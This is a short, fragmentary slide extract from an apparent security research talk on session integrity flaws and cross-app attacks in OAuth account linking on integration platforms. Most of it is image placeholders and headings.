


**Unique Challenges:**  
Track <active app, active platform user>  
aka Maintain Account Linking Session


Focus: **Session Integrity Issues**  
of OAuth-based **Account Linking** in **Integration Platforms**

# Cross-app Attacks


# Challenge #1: Supporting Multiple Integrated Apps/Services



# Common (but failed) designs for Tracking Active App Info



# Common (but failed) designs for Tracking Active App Info




Platform Must embed in (and extract from):

